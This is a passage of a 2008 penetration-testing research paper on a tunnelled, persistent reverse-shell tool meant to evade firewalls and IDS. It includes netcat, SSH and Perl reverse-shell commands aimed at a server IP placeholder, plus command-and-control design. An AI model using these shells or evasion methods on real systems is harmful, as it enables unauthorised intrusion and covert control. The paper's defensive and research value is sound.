

Next Generation Reverse Shell [NGRS]

AR Samhuri (ar[at]securebits.org)
Securebits [<http://www.securebits.org>]
© 2008

Version 1.0

Abstract

This research paper introduces the theory and implementation of the Next Generation Reverse Shell, a modern and original technique to provide reliable and persistent access to compromised systems of corporate networks. NGRS enables running multiple remote shells over single TCP/UDP stream, tunneling shell commands within standard protocols, and controlling multiple systems from a single control server. This paper starts by giving brief overview of modern network security architecture and the attacker's challenges, then, it explains the theoretical and practical aspects of NGRS; and finally, it closes by giving few notes about the extensibility of NGRS.

About the Author

AR Samhuri (Abderrahman W. Samhuri) is both an engineer and an independent researcher in the field of Network Security. He works for Consolidated Contractors Intl. Company [CCIC], Greece. His responsibility ranges from design, architecture and deployment of large-scale security solutions to vulnerability assessment and penetration testing.

AR's main interest is in researching new, and stretching existing, network attack and defense methodologies and providing working tools and PoCs demonstrating his researches. He has spoken at security conferences like Hack-In-The-Box (HITB) and Ruxcon. He holds couple of security certifications, like CEH, and has a university degree in computer engineering. His researches can be found at [www.securebits.org]

Acknowledgment

First, I would like to thank my parents who are behind every success in my life. I would like also to thank my manager and supervisors at work, Nafez, Ghassan, and Salem, who provided me with support and enough resources to develop this research. My gratitude is to my old friends Khatib and Nasser who inspire me with ideas. Finally, my thanks go to Saddam who provided numerous hints in network and UNIX programming.

Table of Content

- 1.0 Introduction
- 2.0 Modern Network Security Architecture
 - 2.1 Network-Level Firewall
 - 2.2 Application-Level Firewall
 - 2.3 IDS/IPS
 - 2.4 DMZ
 - 2.5 Authenticating Proxy
- 3.0 Attacker's Perspective and Challenges
 - 3.1 Non-reliance on Inbound Connections
 - 3.2 IDS/IPS/Inspection Evasion
 - 3.3 Persistence
- 4.0 Current Existing Reverse Shell Implementations
 - 4.1 Reverse Shell using Netcat
 - 4.2 Reverse Shell with SSH Tunneling
 - 4.3 Various small scripts (php, perl, etc)
 - 4.4 THC-RWWShell
- 5.0 The Theory of Next Gen. Reverse Shell
 - 5.1 Reliability
 - 5.2 Maintainability
 - 5.3 Flexibility
 - 5.4 Stealthiness
 - 5.5 IDS and Application Inspection Evasion
- 6.0 The Implementation of Next Gen. Reverse Shell
 - 6.1 General Technical Implementation and Internal Commands
 - 6.1.1 Session Establishment
 - 6.1.2 Executing Shell Commands
 - 6.1.3 Controlling Multiple Clients
 - 6.1.4 Internal NGRS Command System
 - 6.2 Multi-Processing Functionality for Multiple Shell Spawning
 - 6.3 HTTP-Based Implementation
 - 6.4 SMTP/POP3-Based Implementation
 - 6.5 FTP-Based Implementation
 - 6.6 NTP-Based Implementation
- 7.0 Giant-Reverse, The Tool of Trade
- 8.0 Final Notes
- 9.0 Summary
- 10.0 Bibliography

1.0 Introduction

Network security is not about 100% protection, but rather, about continuously raising the bar so that that existing attacks become less feasible. On the other hand, improving penetration and offensive methods would positively feedback the security measures so that they become more effective. For years, reverse shell techniques have been used by security professionals as a post exploitation stage to gain remote shell into compromised systems. However, with the development of security solutions, and with proper security design that even small corporate networks are deploying, those post exploitation reverse shell techniques are either obsolete or ineffective while carrying advanced penetration test. For these reasons, a new, enhanced, and reliable (i.e. next generation) technique that provides reverse shell facility needs to be developed. Here is where the idea of Next Generation Reverse Shell was born.

2.0 Modern Network Security Architecture

This section introduces the modern security architecture found in most corporate networks. Security architecture has evolved from a basic design to a more dynamic and tight architecture. In the past, it was normal to find only a firewall; however now, a stateful firewall with an application-level inspection engine plus an IPS/IDS device are commonly found in a typical corporate network. Security architecture usually depends on different factors; mainly, it depends on the value of the assets owned by the company, and how much money (budget) is dedicated by the corporate to be spent on “information security.” Nonetheless, in all cases, there is a basic architecture deployed generically by the majority of corporate networks. This section touches on five common security components, which are: Network-level firewall, application-level inspection firewall, IDS/IPS, DMZ, and authentication proxy.




Figure 1 Main security components in modern networks

2.1 Network-Level Firewall

Network-level firewall, or a stateful firewall, is a device that allows or denies traffic based on four parameters: source IP address, destination IP address, source port number, and destination port number. The typical configuration of a stateful firewall allows the needed traffic while denying everything else. It was common in the past to place restrictions on the inbound traffic, i.e. traffic coming from the Internet and destined internally, while allowing all outbound traffic. This has changed since many viruses and worms spread by sending outbound traffic on some ports. Administrators now place restrictions on both directions, inbound and outbound, a “trust no one” approach. All traffic from the inside network to the internet are denied except the explicitly allowed traffic, and all traffic from the internet are denied except the explicitly allowed traffic.

2.2 Application-Level Firewall

What if an attacker is using port numbers and IP addresses that are allowed to pass? The network firewall cannot detect such an attack. For example, if the network firewall allows inbound connection on port 21 to an internal FTP server, an attacker would initiate an attack on port 21 directed to the internal FTP server; such attack cannot be detected or stopped by the firewall. An application-level inspection firewall can (partially) solve this problem. The sole purpose of the inspection firewall is to inspect the application protocol and make sure that it is standard and it is communicated in the standard sequential way.

Taking FTP as an example again, an FTP inspection engine would inspect the FTP traffic for the following: the engine tracks the command-response sequence. Every command sent by the FTP client must be a valid FTP command. Also, every command sent by the FTP client must be acknowledged by the FTP server before the client issues another command. In case the client sends a non-standard command or issues another command before the previous one is acknowledged, the inspection engine kills the connection.

Inspection engines for other protocols, like HTTP, SMTP, POP3, etc, behave in a similar manner. They all inspect the communication and make sure it is standard, track the command-response sequence, track acknowledgement, etc.

2.3 IDS/IPS

What if an attacker is embedding attack content within a standard protocol traffic that is allowed through the firewall? The network firewall as well as the inspection firewall cannot detect or stop such an attack. For example, if an attacker is embedding a *shellcode* which is part of a valid standard protocol argument to exploit a remote vulnerability, the attack will pass through. Intrusion Detection System (IDS) and Intrusion Prevention system (IPS) are devices that help mitigate those kinds of attack. IDS/IPS contains a database of attack signatures. If the traffic contains elements that match a signature, an alert is fired. Examples of IDS/IPS are “snort”, an open source IDS, and CiscoIPS.

2.4 DMZ

A Demilitarized Zone (DMZ) network is designed for two main reasons: (a) to protect and isolate specific servers from both the external network and the internal network; those isolated servers are safeguarded from outside and inside attacks; (b) to minimize the damage that could happen if a server is compromised; all servers that serve, directly or indirectly, the outside world are placed in a single DMZ (or a Multi-Level DMZ) so when a server is compromised, the attack would end within the DMZ network and cannot expand to the rest of the internal network.

What is interesting about a DMZ network is that administrators would allow some DMZ servers to have greater access to the outside world. For example, in many networks, ICMP packets (e.g. ICMP Echo) are not allowed to pass from internal systems to the outside world; however, administrative DMZ systems are allowed to send different types of ICMP packets to the outside world. Also, ports like 123 (NTP) or high port numbers (>1024) are most likely to be open for those specific servers that perform administrative tasks.

2.5 Authentication Proxy

Web proxies are used in corporate networks for couple of reasons. First, they cache the retrieved web site contents for a specific duration of time. This speeds up the loading process for any subsequent access to that web site. Second, web proxies can perform, usually using a third-party utility, virus checking on the downloaded contents and block any malicious file. Third, proxies are used to perform content/site filtering and block users from accessing specific sites. Finally, proxy servers provide means to monitor users' web traffic and provide reports showing daily statistics of bandwidth, accessed URLs, downloaded files, etc.

In modern networks, proxy servers cannot be used unless the user is authenticated. This means only users with valid credentials can browse the Web while unauthenticated users (e.g. visitors, temp employees, etc) cannot. In Windows land, authentication is done using the NTLM hashes of domain accounts. Users with Active Directory domain accounts would transparently access the Internet if the browser automatically sends the NTLM hashes.

The presence of an authentication proxy imposes two challenges for the external attacker. First, after exploiting an internal system, a direct outbound connection cannot be established directly; it has to go through the proxy server using an allowed port. Second, if the proxy requires authentication, the attacker needs to find the stored credential hashes and forward them to the proxy.

3.0 Attacker's Perspective and Challenges

After discussing the modern network security architecture in the previous section, this section looks into the challenges the attacker needs to address and be aware of when compromising an internal network. Just as the security measures are being enhanced with time, offensive techniques need to be enhanced and become more subtle and precise.

3.1 Non-reliance on Inbound Connections or Arbitrary Outbound Connections

In the past, the most commonly used method an attacker undertakes to maintain access to an internal network was through a vulnerable server (e.g. Web server, Mail server, FTP server, etc). The attacker exploits the remote vulnerability, gains a shell over the TCP stream, and expands the foothold by compromising other internal systems, which are otherwise inaccessible externally, using that vulnerable server. The shell, which the attacker gains, is run over the inbound TCP connection initiated prior to sending the exploiting *shellcode*. If such TCP connection is lost for some reasons, the attacker would simply run the exploit again and gain the shell.

With the advent of secure coding techniques, less and less vulnerabilities are found in external services. The attack trends shifted from those external services to client side applications: mainly web browsers and mail clients. The attacker would send a malicious email (i.e. with a malicious attachment) to a user or direct him/her to a malicious web site (i.e. it contains a malicious file). Such malicious file exploits a vulnerability in one of the client applications like Web browser, Email client, PDF Reader, Image viewer, etc. Unlike exploits against external services, exploits against client applications do not happen over an inbound TCP connection, but rather, once the malicious file is rendered by the vulnerable application, the shellcode initiates an outbound connection to the attacker machine. Until recent years, such outbound connection can be on any port because most network firewalls were configured to allow any outbound connection at any port.

In modern networks, firewalls are properly tightened; inbound and outbound connections are treated indifferently. That is, administrators now trust neither incoming connections nor outgoing connections. Only the needed port numbers are opened in either direction for the needed source or destination IP addresses. For example, most networks open direct outbound HTTP connection on port 80 for the proxy server and some other systems – all internal workstations access the Web through the proxy server. Also, some administrative servers might be allowed to send ICMP Echo Requests to outside world while the rest of the machines are denied such access. The challenge for the attacker here is to utilize specifically those open outbound connections and use them to have a reliable and maintainable access to compromised systems; the attacker cannot rely on arbitrary outbound connections. Such is one of the main aims of Next Generation Reverse Shell (NGRS).

3.2 IDS/IPS/Inspection Engine Evasion

When utilizing the allowed outbound connections, it is important that the traffic does not trigger the IPS/IDS or any other application-level inspection device. In modern networks, traffic that goes through the open ports on the firewall is monitored by devices (or software modules) for anomalies, non-standard or malicious traffic. Such devices could either reset the connection or just issue an alert. There was a time in the past where an attacker would simply run any kind of traffic as long as it passes through the firewall. An example of this would be running a shell over a TCP stream on port 21; since port 21 was open on the firewall, it did not matter what kind of traffic was passing through. Modern security devices, particularly an inspection engine, would detect such traffic as anomaly because the traffic is not a standard FTP communication.

IPS/IDS's are not the only monitoring devices deployed, firewalls and even routers now are shipped with built-in inspection modules to detect non-standard HTTP, SMTP, POP3, FTP, etc. This poses a new challenge for an attacker who no longer can use the allowed connections for any kind of traffic. To circumvent this obstacle, the attacker needs to use the technique of "protocol tunnels"; that is, tunneling data within the standard protocols. The traffic appears legitimate in the eye of an inspection device while at the same time carrying the intended data, such as shell commands and execution results, from the attacker machine to the internal compromised system and vice versa. Implementing this is protocol-dependent. For example, to have standard HTTP traffic, an attacker would insert an HTTP header (with POST or GET method) and then append the data; optionally, she could wrap the data in HTML to give it a "web taste." However, tunneling the same data in POP3 requires first sending the POP3 authentication commands and then sending the data as a form of a downloaded email.

The proposed tunneling protocols for the Next Generation Reverse Shell are HTTP, SMTP, POP3, FTP, NTP, DNS, and ICMP. Every one of those protocols has its own way of implementation to tunnel "Reverse Shell"; some also have their own constraints. However, they all make good media to carry the related "shell" traffic.

3.3 Persistence

One of the most important things for an attacker after compromising a system is 'persistence'; that is, the attacker shall have a maintainable access to the system after the compromise. In traditional exploitation, the means by which the attacker has a remote shell to the system is so fragile that in case of a disconnection, the attacker needs to launch the exploit again. In modern networks, automatic deployments of patches and updates is usually in place. Also, if the attacker is targeting a client application, relying on the same user's dumbness may not work twice. Conventional methods often used to keep persistence involve installing a backdoor or rootkit. However, there are situations where those methods are ineffective: in case of blocked inbound connections, relying on a backdoor is out of choice. A rootkit may be excellent in hiding attacker's activities but may not provide a dynamic way of controlling a persistent access.

What is needed here is a dynamic way to have flexible persistent access to internal compromised systems. This way provides integrity to the remote (reverse) shell running within a TCP stream. If for some reasons the connection was halted, it re-establishes itself automatically in a reasonable amount of time. Also, if the transport port used is closed suddenly, there is a way to search dynamically for other transport ports to tunnel the shell through. Another important aspect is that the attacker needs to control the timing of disconnection and reconnection. For example, if the attacker needs to stop the current running shell and then would like to have it running back the next day, he/she would be able to do that elegantly; during this one day period, there should be no communication traffic, probes, or keep-alive messages.

4.0 Current Existing Reverse Shell Implementations

A reverse shell is defined as having a remote shell to a remote machine while the connection that tunnels the “shell” is established from the remote machine to the user machine. There are various ways to establish basic reverse shell. However, these current implementations lack one or more of the following:

- The transaction does not take place using a standard application protocol which makes it susceptible to detection by application-level inspection engines.
- The current implementations do not provide flexibility means of changing the server IP address, port number, and protocol during run-time.
- There are no auto detection of sudden disconnection or server IP/port change; which means, the user has to re-run the client program again in case of any disconnection.
- Every established connection can tunnel only one spawned shell.
- The reverse shell can take place between one server and one client. The user cannot control multiple clients simultaneously.

4.1 Reverse Shell using Netcat

Netcat tool provides the ability to have a basic “reverse shell” between two machines. All the commands and results are sent in clear text using TCP protocol. The data is sent in an application payload on top of TCP header without any particular format or standard compliance. Netcat reverse shell can be established using the following commands:

```
On the server (local machine):  $nc -v -l -p 1234
On the client (remote machine): $nc -e /bin/sh <server_ip> 1234
```

The Netcat on the server machine listens (i.e. `-l`) on port 1234 (i.e. `-p 1234`). After that, the client connects to the server machine on port 1234 and attach the program “`/bin/sh`” to the established TCP stream. The user, who is on the server’s side, gains a shell once the client establishes the connection to the server.

4.2 Reverse Shell with SSH Tunneling

Secure Shell (SSH) is a protocol that facilitates encrypted remote shell access to remote machines. It is a client-server protocol; the server runs on the remote machine while the client runs locally on the user machine. To establish reverse shell with SSH, both ends need to have SSH up and running. On the client (remote) machine, the following command is executed:

```
$ssh -R 1234:localhost:22 user@<server_ip>
```

This instructs SSH to connect to the server IP and then listen on port 1234; the `-R` option provides the reverse shell functionality.

On the local machine (the server), the following needs to be executed afterwards:

```
$ssh user@localhost -p 1234
```

The user connects to the localhost on port 1234 which is already part of the connection established by the client. Afterwards, the user would have a shell to the client where the shell transaction runs in the opposite direction of the established session.

4.3 Various small scripts (php, perl, etc)

In case “netcat” or “ssh” is not installed on the remote machine, one can write small script with Perl, PHP, etc that performs reverse-shell. The following Perl script, written by Julius Plenz, provides non-interactive reverse-shell since “`cd-ing`” does not work:

```
#!/usr/bin/perl
use Socket;
$addr=sockaddr_in('3333',inet_aton('<server_ip>'));
socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));
connect(S,$addr);select S;$|=1;
while(defined($l=<S>)){print qx($l);}
close(S);
```

The piece of code would run on the remote client while the server is listening on port 3333 with a tool like netcat:

```
$nc -v -l -p 3333
```

4.4 THC-RWWShell

THC-RWWShell, developed by Van Hauser of The Hacker's Choice, is a Perl program and it is the only available reverse-shell tool that uses the technique of "*tunneling protocol*". The tunneling protocol used by THC-RWWShell is HTTP. It works in a Master/Slave mode. The server (local machine) runs in the Master mode while the client (remote machine) runs in the Slave mode.

5.0 The Theory of Next Gen. Reverse Shell

The purpose of the Next Generation Reverse Shell [NGRS] is to revolutionize the concept of Reverse Shell to a new mature level. The current existing implementations and tools of Reverse Shell lack things like reliability, stealthiness, flexibility, filtering evasion, or maintainability. On the other hand, NGRS introduces a new original implementation that takes into consideration issues like IDS evasion, flexibility of dynamically changing the tunneling protocols (e.g. HTTP, POP3/SMTP, FTP, NTP, ICMP, etc), maintaining the open session, and a reliable way of ensuring the continuity of the established session. When used correctly, NGRS enables security professionals (e.g. penetration testers and consultants) to have full shell access to internal hosts of corporate and organizations even though the corporate firewall is blocking all incoming (inbound) connections and allowing only single outgoing (outbound) connection to port 80 (HTTP), 110(POP3), 21(FTP), 123(NTP), etc. NGRS also works perfectly if there is an IDS or application inspection device that allows only standard HTTP, standard SMTP, standard POP3, standard FTP, etc. Meaning, the traffic generated by the NGRS application fully complies with the standard implementation of every implemented tunneling protocol.

In the world of network security, so much attention has been directed to bring sophisticated, deep, and rich implementations for techniques like port scanning, software version detection, operating system detection, vulnerability scanning, exploit automation and shellcode development. This is absolutely terrific and it always brings the technologies of network security into new advanced and modern level. However, the implementation of Reverse Shell technique is still as old as the age of the concept of Reverse Shell itself. The very aim of NGRS is to introduce an enhanced technique and an advanced implementation of Reverse Shell; such will bring Reverse Shell technique into an appropriate level in the modern era of network security.

Looking into the existing implementations of Reverse Shell, one can find the following weaknesses; first, they implement their own text-based protocol and in many cases, random text is just sent over TCP without having proper organized application-level protocol. Even if the port number used by the Reverse Shell is open on the firewall, an IDS or packet inspector will stop such traffic because it is non-standard. Second, once the reverse shell is established to a particular port, it cannot be changed dynamically by the user controlling the session. If the user wishes to change the port, he has to manually establish the new connection by running a new instance of the reverse shell application on the remote machine with the new intended port. Third, the reverse shell application is not smart enough to maintain a reliable established session for a long period of time or re-establish the session automatically in case sometime goes wrong in the middle of a connection.

The Next Generation Reverse Shell [NGRS] addresses the aforementioned weaknesses as follows:

5.1 Reliability

Reliability is achieved by ensuring the continuity of the established session in all times. NGRS provides a reliable method to ensure the availability of both ends (i.e. the server and the client) through “*Keep Alive*” messages. The client running on the remote internal system sends a “Keep Alive” message on a periodic basis to the server. In case of any disconnection, there is an auto re-establishment of the session or auto re-adjustment of the server IP address, port number, or tunneling protocol.

5.2 Maintainability

NGRS maintains its requests (i.e. user’s commands) and responses (i.e. results of system execution) using standard tunneling protocols. Maintainability is achieved by providing the means of changing the tunneling protocols, port numbers and server IP addresses on the fly. The user can change these arguments at run time. The user is guaranteed to have a maintainable access to the client in case he/she wants to change the server IP or the tunneling protocols. If during a session, the maintaining user wants to flip from one protocol to another on the fly, NGRS can perform such flip. For example, if the user at the beginning sets NGRS to use HTTP Protocol and then during the session, he decides to use FTP Protocol instead, the NGRS client piece running remotely will shut down the HTTP session and establish new session using FTP on port 21. In this way the user can maintain the way of communication easily and there is no need to rerun the application again on the remote system. To achieve a high level of maintainability, NGRS interprets two types of commands: *shell commands* that are executed in the shell, and *internal commands* which are meant to control how NGRS client is supposed to work.

5.3 Flexibility

Flexibility means extend the functionality of basic reverse-shell to include “*Multiple shell spawning*” and “*Controlling multiple clients*”. Multiple shell spawning refers to the facility where the user can instantiate multiple shells at run time, the “shell” instances run simultaneously and execute commands separately. Also, every shell instance preserves its own “*Current Working Directory*” and the user can switch between these shells at run time and direct commands to any shell he/she wants. Creating multiple shells does not involve running multiple instances of the client application or establishing multiple network connections; all the created shells are streamed over the same established session.

Furthermore, the NGRS server enables the user to control multiple clients simultaneously. This feature means that the server is always listening on the configured ports for incoming requests from random clients. Even when the server is busy communicating with a client, it can still accept new clients at the same time. The user can switch between clients at run time from the main control server. The controlling server preserves the status of each client and can provide the status about the established connections.

5.4 Stealthiness

NGRS can, at the command of the user, encode the data transmitted. This is important if the client is transmitting a sensitive command output to the outside server. For example, if the user issues a command like “*#cat /etc/shadow*”, it would be better if the output is sent encoded so that normal sniffers do not show the plain text transmission of the output.

5.5 IDS and Application Inspection Evasion

This is achieved by complying with the RFC standards of protocols like HTTP, POP3, SMTP, FTP, NTP, etc. The implementation of NGRS discussed in this research is done through five TCP/IP application protocols, which are HTTP, POP3/SMTP, FTP, and NTP. The reason is that these protocols are the most widely used in organizations and corporate networks. NGRS sends shell commands and responses embedded within the headers of these protocols – as will

be discussed in detail below. In modern networks, an additional application layer inspector is usually added to the firewall. While the firewall may allow only TCP port 80 traffic, the application-layer inspector makes sure that the traffic passing through port 80 is actually standard HTTP traffic. NGRS takes this into account. Also, in case of protocols like POP3 or FTP, an initial transaction needs to take place before the actual shell transaction. Initial transaction may include user authentication commands, setting transfer mode, etc.

6.0 The Implementation of Next Gen. Reverse Shell

After discussing the concept of NGRS and its theoretical background, now we move to the actual implementation of it and describe how it works technically. There are three various implementations of NGRS; each implementation is for specific protocol, HTTP, SMTP and FTP. NGRS is a client-server application. The client is the piece of software that resides on an internal machine while the server is the piece of software that resides in a public machine controlled by security pentester/consultant. At the TCP level, the request is initiated by the client while the response comes from the server. However, at the Reverse Shell application level, the server issues the request (i.e. Shell Command) while the client replies with output (i.e. results of command execution). The details of the implementation will be divided into parts: the first part addresses the common implementation specifics that exist regarding of the protocol standard used; while the second part talks about implementation bits that are specific to each protocol design.

6.1 General Technical Implementation and Internal Commands

6.1.1 Session Establishment

Once the client piece of NGRS is run on the remote internal system, it has a list of server IP addresses that it tries to connect to sequentially. It will establish the connection to the first available IP address. And for every IP address, it tries to initiate a session on the first available port among the list of the configured and implemented port address (e.g. 80, 110, 21, etc). In case the protocol used is a TCP protocol, the session is established with TCP three-way handshake. However, with a UDP protocol, like NTP, the client sends a customized *initialization* packet to the server. Upon receiving this packet, the server sends back a customized *acknowledgement* packet. The session is considered initiated once the client receives this *acknowledgement* packet.

After the session is established in case of TCP or initiated in case of UDP, the client and the server performs a protocol-specific initial transaction if it is required by the used tunneling protocol. This initial transaction may include user authentication commands, file transfer commands, etc, so that the communication appears completely legitimate.

After that, the client sends “*Keep Alive*” messages frequently on a periodic basis. The “*Keep Alive*” message serves two purposes: first, it keeps the session up between the client and the server, and enables the detection of any disconnection. Second, it acts as a request for which the reply carries the command from the user.

The following diagram shows session establishment/initialization along with keep alive messages:




Figure 2 Session establishment and initialization with TCP and UDP protocols

6.1.2 Executing Shell Commands

When the user wants to run a command on the remote system, he/she issues the command on the NGRS server running on his/her system. The NGRS server sends this command as a reply to the next-coming “Keep Alive” packet (i.e. Keep Alive). This reply can be an HTTP, FTP, POP3, or NTP response.

In order to execute shell commands, a shell needs to be spawned. By default, the client spawns one shell, and later on, the user can create additional shells. The shell program (i.e. /bin/sh) is not attached to the TCP/UDP stream. However, every created shell runs in a separate forked process. The shell process pipes its standard input (STDIN) and standard output (STDOUT) to the client parent process so that it receives the command and then returns back the result to the main process. The following sample code shows how the new process spawns a shell, and pipes the standard input/output to the parent:

```
int p1[2], p2[2];
FILE *ptr1, ptr2;
pipe(p1); pipe(p2);
pid=fork();
if( pid == 0 ){
    close(0); /* close the stdin */
    dup(p1[0]); /* reading-end of pipe1 takes control of stdin */
    close(1); /* close the stdout */
    dup(p2[1]); /* writing-end of pipe2 takes control of stdout */
    execlp("/bin/sh", "sh", NULL, NULL)
}
}
```

Using two pipes, the parent (main process) can communicate with the child (shell process). The first pipe is used to pass commands from the parent process to the child while the second pipe is used to read the result from the child process to the parent process.




Figure 3 The relationship between the parent process and the forked shell process

6.1.3 Controlling Multiple Clients

One of the features of NGRS is the ability to control multiple clients from a single server. The NGRS server can handle clients using different tunneling protocols. When the server starts, it listens on all ports related to the configured tunneling protocols. Every time a client connects to the server, the user is informed. The user can switch between the client and choose which client to control on a particular time. The following diagram shows how the NGRS server is controlling three clients using three different protocols:




Figure 4 Controlling multiple clients using single server

6.1.4 Internal NGRS Command System

NGRS implements an internal command system between the client and the server so that the user can control the communication and the behavior of the remote client. The following commands are recognized as ‘internal commands’:

- **set_server_ip/get_server_ip**
This command sets the IP address which the client should connect to. Initially, the client connects to the IP address hardcoded in it by the attacker at the time of compilation. Using “set_server_ip”, the attacker can change the connection to a different IP address. When the client receives this command, it closes the current connection and establishes a new one with the IP address provided.
- **set_protocol/get_protocol**
This command sets the standard protocol used to embed the Reverse Shell commands and results. There are three protocols: HTTP, SMTP, and FTP. Initially, the client uses the protocol configured at the time of compilation. Later on, the user has the ability to switch to other protocols.
- **set_port/get_port**
If the attacker wants to use a non-standard port number for a specific protocol, “set_port” provides this functionality. For example, the attacker can have the client to connection to port 8000 while still using standard HTTP protocol. The default port numbers associated with HTTP, SMTP and FTP are 80, 25, and 21 respectively.
- **set_ready/get_ready**
The attacker has the ability to set the string of the “I am ready” packet; the default string is “I am ready”. For example, if the attacker felt the default string could be filtered or fingerprinted, he can set it to something else, e.g. “give me new command”, etc.
- **set_encoding/get_encoding**
in order not to transmit the commands/results in plain text, the NGRS can optionally encode the transmitted data. This is not meant to provide data confidentiality; however, it is meant to prevent the obvious textual appearance of shell transaction. The encoding algorithm is alphanumeric (e.g. Base64). “set_encoding” enables or disables encoding: “set_encoding 0” disables encoding while “set_encoding 1” enables encoding. The

command “*get_encoding*” shows whether encoding is enabled or disabled at the current time.

- create_shell/delete_shell**
 As described in the following section, NGRS can run multiple shells simultaneously over a single TCP or UDP transaction. Initially, there is just one shell running. The user can create additional shells using the command “*create_shell*”. Every created shell is given an ID. The user can delete a shell using the command “*delete_shell <id>*”
- set_shell/get_shell**
 After creating multiple shells, the user can switch between these shells using the command “*set_shell <id>*”. The other command “*get_shell*” returns the ID of the current interactive shell.
- get_info**
 “*get_info*” is a command that prints a list of the running shells with their IDs, number of executed commands by each shell, and the current working directory of each shell.
- sleep**
 The “*sleep*” internal command puts the client into sleep for the specified amount of time. During the sleep period, there is no traffic from the client to the server. This is useful if the user wants to suspend his/her control over the client for a period of time and then resume the control later on. The format of the time is provided using the format *<number_of_days> <hours:minutes>*. For example, to suspend the client for 1 day and 2 hours, the user may enter the command “*sleep 1 2:00*”

The following table summarizes the NGRS internal commands:

set_server_ip	Set the IP address of the server on the client
get_server_ip	Get the IP address of the server used by the client
set_protocol	Set the tunneling protocol between the client and the server
get_protocol	Get the tunneling protocol used by the client and the server
set_port	Set the port number used by the client to connect to the server
get_port	Get the port number used by the client to connect to the server
set_ready	Set the “keep alive” message
get_ready	Get the “keep alive” message
set_encoding	Enable or disable data encoding
get_encoding	Get whether data encoding is enabled or disabled
create_shell	Create new shell
delete_shell	Delete an existing running shell
set_shell	Switch the interactive shell
get_shell	Get the current interactive shell ID
get_info	Get the information about the running shells
sleep	Suspend the client for a period of time

6.2 Multi-Processing Functionality for Multiple Shell Spawning

The multi-processing functionality enables multiple shell spawning. This is very handy since it is likely the attacker wants to run more than one command simultaneously on different shells. Also, it is likely the attacker wants to run programs, too. For example, the attacker may want to run “tcpdump” or “wget”. And some of these programs take long time to finish execution. So, running a command or a program in a separate shell provides the attacker with flexible control over the compromised system.

Initially, when NGRS connection is established, there is one “shell” running. All the shell commands passed from the server to the client get executed by this initial spawned shell. However, the user can create additional shells using the internal command “*create_shell*”. The maximum number of shells to spawn is defined statically within the NGRS application (e.g. 10 shells). To create a new shell, the NGRS client simply forks a new process that handles the new shell. The user would have the ability to switch between the running shells using the internal command “*set_shell <number>*”. Among all the running shells, one shell at a time can be interactive, which is the one that receives and executes commands. When the user switch to another shell, the current shell runs in the background and the newly set shell becomes the interactive shell.

The user can view the status of the running shells using the internal command “*get_info*” as this will display the active shells, the number of commands executed on each shell, and the current working directory of each shell.

```
[11.22.33.44]$create_shell
New Shell is created with ID: 3

[11.22.33.44]$get_info
Current Open Shells:
[*] Shell ID: 1    No. of Commands: 3    /root
[*] Shell ID: 2    No. of Commands: 1    /root/ngrs/
[*] Shell ID: 3    No. of Commands: 0    /root/ngrs/client
```

The following diagram shows the relation between the running shells, the interactive shell, and the user interface; shell 3 is the interactive shell and it is one that receives and executes the commands at this instance:




Figure 5 Multiple shell spawning

6.3 HTTP-Based Implementation

